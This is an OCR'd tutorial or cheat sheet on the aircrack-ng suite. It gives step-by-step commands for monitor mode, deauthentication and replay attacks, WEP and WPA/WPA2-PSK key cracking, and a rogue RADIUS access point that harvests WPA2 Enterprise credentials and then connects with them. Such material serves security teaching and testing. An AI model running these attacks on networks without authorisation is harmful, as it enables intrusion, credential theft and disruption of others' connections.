
aircrack-ng

Aircrack-ng is a penetration testing suite created by Thomas d'Otreppe de Bouvette to assess the security of wireless networks.

The suite is comprised of tools for capturing, analyzing packet data, and for cracking WEP and WPA/WPA2-PSK keys.

Aircrack was originally developed by Christophe Devin, but forked by Thomas to create the **Aircrack-ng** suite we use today.



In a standard wireless network, there are **clients** and **access points**.

A client will connect to an access point by identifying its **SSID** and authenticating to the device, enabling a communication channel.

- The **BSSID (Basic Service Set Identifier)** is the MAC address of the access point.
- The **ESSID (Extended Service Set Identifier)** is the name of a network. (Pretty Fly for a Wifi, Get off my LAN, Lord of the Pings).
- A wireless client will also have an **SSID** which is the name of the network it is connected to.

To use **Aircrack-ng** effectively, a network interface card (NIC) that supports **monitor mode**, enabling the ability to capture wireless traffic, is required.

Aircrack-ng is compatible with Windows and MacOS, but is most commonly used with penetration testing platforms over Linux.

Set up an external NIC (Linux)

Check network information

```
$ ifconfig
```

Bring an interface up or down

```
$ ifconfig <eth0> up
$ ifconfig <eth0> down
```

Check usb information if using external NIC

```
$ lsusb
```


Common NICs that can be used with Aircrack-ng include Atheros, Ralink, and Realtek chipsets.

Install Drivers

Example: Alfa AWUS036ACH

```
$ sudo apt update
$ sudo apt install realtek-rtl88xxau-dkms
```

Reboot your system for drivers to take effect.



By default, NICs are set to **managed mode**, which only captures packets with the device's own MAC address.

We can enable our NIC to capture all wireless packets within the wireless by setting it to **monitor mode**.

With Airmon-ng

```
$ sudo airmon-ng
$ sudo airmon-ng check kill
$ sudo airmon-ng start <wlan0>
```

List network interfaces.
Kill any interfering processes.
Start interface in monitor mode.

With iwconfig

```
$ sudo iwconfig
$ sudo ifconfig <wlan0> down
$ sudo iwconfig <wlan0> mode monitor
$ sudo ifconfig <wlan0> up
```

List network interfaces.
Bring interface **down**.
Change the **mode to monitor**.
Bring interface **up**.

YOU WILL NEED TO REPLACE <WLAN0> WITH YOUR DESIRED INTERFACE.

The Aircrack-ng suite has many different uses and utilities.

- ***Monitoring***: Airodump-ng captures and exports packet data to text files for additional analysis.
- ***Attacking***: Aireplay-ng performs various attacks, including *replay* attacks, deauthentication, and the creation of fake APs.
- ***Testing***: Airmon-ng checks WiFi cards and driver capabilities.
- ***Cracking***: Aircrack-ng utilizes captured packets to attempt to break the encryption keys of protected wireless networks.

airbase-ng: creates fake APs.

airdecap-ng: decapsulates encrypted traffic.


airgraph-ng: generates visualizations and graphs.

airdecloak-ng: attempts to remove cloaked SSIDs.

packetforge-ng: forges packets.

ivstools: manipulates **Initialization Vector (IV)** files

An IV is a fixed-size value that is XORed with a WEP key for encryption, but the reuse of IVs makes WEP vulnerable (*never* use WEP!)



Crack Wired Equivalent Privacy (WEP)

Begin packet capture

```
$ sudo airodump-ng -c <channel> --bssid <BSSID>
-w <capture_file> <interface>
```

Check MAC address

```
$ sudo macchanger --show <interface>
```

Fake authentication attack

```
$ sudo aireplay-ng -1 0 -a <BSSID> -e <ESSID> -h
<your_mac_address> <interface>
```

ARP replay attack

```
$ sudo aireplay-ng -3 -b <BSSID> -h <your_mac_address> <interface>
```

De-authentication attack

```
$ sudo aireplay-ng -0 1 -a <BSSID> -c <client_mac_address> <interface>
```

Crack the key

```
$ sudo aircrack-ng -b <BSSID> <capture_file.pcap>
```

WPA and WPA2 both use a pre-shared key (PSK) and a four-way handshake to authenticate, but WPA2 uses more secure protocols.

Crack Wi-Fi Protected Access (WPA/2)

Begin packet capture

```
$ sudo airodump-ng -c <channel> --bssid <BSSID>
-w <capture_file> <interface>
```


De-authentication attack

```
$ sudo aireplay-ng -0 1 -a <BSSID> -c
<client_mac_address> <interface>
```

Crack the key

```
$ sudo aircrack-ng <capture_file.pcap> -w
<wordlist>
```

OTHER CRACKING TOOLS: JOHN THE RIPPER, HASHCAT, COWPATTY, PYRIT



Crack WPA2 Enterprise with RADIUS

Begin packet capture


```
$ sudo airodump-ng -w <capture_file> <interface>
```

Open the capture in **Wireshark** and save the Certificate nested under *TLSv1 Record Layer > Handshake Protocol* (right click and Export Packet Bytes)

HINT: USE tls.handshake.type == 11,3 OR tls.handshake.certificate TO FILTER.

Retrieve the data from the certificate

```
$ openssl x509 -inform der -in <bytes> -text
```



Download FreeRADIUS `sudo apt install freeradius` and alter the [certificate_authority] block in */etc/freeradius/3.0/certs/ca.cnf* and [server] in */server.cnf* to match the certificate, then `rm dh && make`. Now, Set up a rogue RADIUS AP and crack the key of any client.

Create a .conf file with the cracked key

```
$ echo 'network={ ssid="<SSID>" scan_ssid=1 key_mgmt=WPA-EAP eap=PEAP
identity="<domain\\username>" password="<key>" phase1="peapver=0"
phase2="MSCHAPV2" }' > <wpa_supplicant>.conf
```

Connect!

```
$ sudo wpa_supplicant -i <interface> -c <wpa_supplicant>.conf
```